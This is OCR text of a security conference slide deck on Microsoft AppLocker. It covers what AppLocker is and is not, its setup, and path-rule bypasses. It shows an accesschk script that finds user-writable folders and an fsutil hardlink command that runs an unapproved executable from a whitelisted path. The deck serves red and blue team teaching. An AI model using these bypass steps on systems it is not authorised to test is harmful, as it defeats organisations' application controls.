
APP-O-LOCKALYPSE NOW!
@ODDVARMOE
HTTPS://ODDVAR.MOE

WHO IS THIS GUY?

- ODDVAR MOE / @ODDVARMOE / ODDVAR.MOE
- STARTED IN 1999
- DEDICATED TO SECURITY FOR THE LAST 6 YEARS
- IT-PRO / TRAINER / SPEAKER / PENTESTER / RESEARCHER
- 3 YEARS - MICROSOFT MVP
- ❤ MEMES/GIFS
- I WORK AT TRUSTEDSEC AS OF THIS WEEK!


Baffin Bay
I live here
Hudson Bay
Labrador Sea
North Atlantic Ocean
North Sea
Med. Sea
We are here
Gulf of Mexico
Caribbean Sea


Liverpool
London
Amsterdam
Nederland
Hamburg
Berlin
Polen
Hviterussland
Warszawa
Kiev
Київ
Tyskland
Køln
Praha
Tsjekkia
Ukraina
Paris
Frankrike
München
Wien
Slovakia
Moldova
Odessa
Chişinău
Одеса
Budapest
Østerrike
Ungarn
Sveits
Romania
Milano
Slovenia
Zagreb
Bucureşti
Kroatia
Serbia
Monaco
Andorra
Italia
Bulgaria
Barcelona
Kosovo
Podgorica
Подгорица
Istanbul
Makedonia
(FYROM)
Roma
Tiranë
Bursa
Albania
Valencia
Tyrrenhavet
Hellas
Izmir
Athen
Αθήνα
Alger
مدينة الجزائر
Tunis
تونس
Malta
Middelhavet

THIS CANNOT BE UNSEEN!

IF YOU ARE FROM RUSSIA
REMEMBER THIS IS A JOKE!
NOT MEANT AS AN INSULT

WHY APPLOCKER?

- MISUNDERSTOOD PRODUCT
- IMPLEMENTED AT MANY CUSTOMERS
- OFTEN OVERLOOKED (FREE)
- BOTH SIDES — RED AND BLUE

WHAT I WILL COVER

- OVERVIEW APPLOCKER
- BASIC SETUP
- BYPASS TECHNIQUES AND MITIGATIONS (APP-O-LOCKALYPSE PART)
  - DROPPING A NEW CONSTRAINED LANGUAGE MODE BYPASS!
- RELEASE OF POWERSHELL MODULE — POWERAL

AppLocker – What is it?

One of Microsoft's whitelisting solutions

Software Restriction Policy version 2

Requires Enterprise/Education SKU*

Part of Defense-in-Depth

Allows/Deny execution based on Hash/Publisher/Path

AppLocker — What is it not?

Not a Security Boundary

Sikker | https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria?rtc=1

Defense-in-depth security features

In some cases, a security feature may provide protection against a threat without being able to provide a robust defense. These security features are typically referred to as defense-in-depth features or mitigations because they provide additional security but may have by design limitations that prevent them from fully mitigating a threat. A bypass for a defense-in-depth security feature by itself does not pose a direct risk because an attacker must also have found a vulnerability that affects a security boundary, or they must rely on additional techniques, such as social engineering to achieve the initial stage of a device compromise.

The following table summarizes the defense-in-depth security features that Microsoft has defined which do not have a servicing plan. Any vulnerability or bypass that affects these security features will not be serviced by default, but it may be addressed in a future version or release. Many of these features are being continuously improved across each product release and are also covered by active bug bounty programs.

In some cases, defense-in-depth security features may take a dependency that will not meet the bar for servicing by default. As a result, these defense-in-depth security features will also not meet the bar for servicing by default. An example of this can be observed with Shielded Virtual Machines which takes a dependency on an administrator not being able to compromise the kernel or a Virtual Machine Worker Process (VMWP) which is protected by PPL. In this case, Administrator-to-Kernel and PPL are not serviced by default.

Category	Security feature	Security goal	Intent is to service?	Bounty?
User safety	User Account Control (UAC)	Prevent unwanted system-wide changes (files, registry, etc) without administrator consent	No	No
User safety	AppLocker	Prevent unauthorized applications from executing	No	No
User safety	Controlled Folder Access	Protect access and modification to controlled folders from apps that may be malicious	No	No

I TRIED: https://oddvar.moe/2018/05/14/real-whitelisting-attempt-using-applocker/


AppLocker — What is it not?

Not meant to protect admins

https://oddvar.moe/2018/07/27/applocker-for-admins-does-it-work/



DEMO — BASIC SETUP

AppLocker — Basic Setup



AppLocker – other setup types

- Publisher rules from specific vendors
- Chaos approach
- AaronLocker




BYPASSES AND MITIGATIONS
GET READY FOR THE APP-O-LOCKALYPSE!

Default AppLocker Rules – Path Rules

- Default Windows Permissions
- Permissions on 3rd Party Software
- AccessChk to see perms –

https://gist.githubusercontent.com/api0cradle/95cd51fa1aa735d9331186f934df4df9/raw/861f31d74d10811ccf45aeb61c4aaee2d4c77251/AccessChk.bat

```
accesschk -w -s -q -u Users "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u Everyone "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u "Authenticated Users" "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u Interactive "C:\Program Files" >> programfiles.txt

accesschk -w -s -q -u Users "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u Everyone "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u "Authenticated Users" "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u Interactive "C:\Program Files (x86)" >> programfilesx86.txt

accesschk -w -s -q -u Users "C:\Windows" >> windows.txt
accesschk -w -s -q -u Everyone "C:\Windows" >> windows.txt
accesschk -w -s -q -u "Authenticated Users" "C:\Windows" >> windows.txt
accesschk -w -s -q -u Interactive "C:\Windows" >> windows.txt
```


Default AppLocker Rules – Path Rules

What are we looking for?

- Create files / write data
- Create folders / append data & list folder / read data
- Traverse folder / execute file

DEFAULT APPLOCKER RULES – PATH RULES


CREATE FILES / WRITE DATA




Allow Users (RESEARCH3\Users) Create files / write data

DEFAULT APPLOCKER RULES - PATH RULES


CREATE FILES / WRITE DATA





DEFAULT APPLOCKER RULES - PATH RULES

CREATE FILES / WRITE DATA



DEFAULT APPLOCKER RULES - PATH RULES

CREATE FILES / WRITE DATA

Can also use Mklink /H

cmd.exe

```
C:\>fsutil hardlink create "c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe" c:\tools\autoruns.exe
Hardlink created for c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe <<===>> c:\tools\autoruns.exe

C:\>"c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe"

C:\>_
```

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

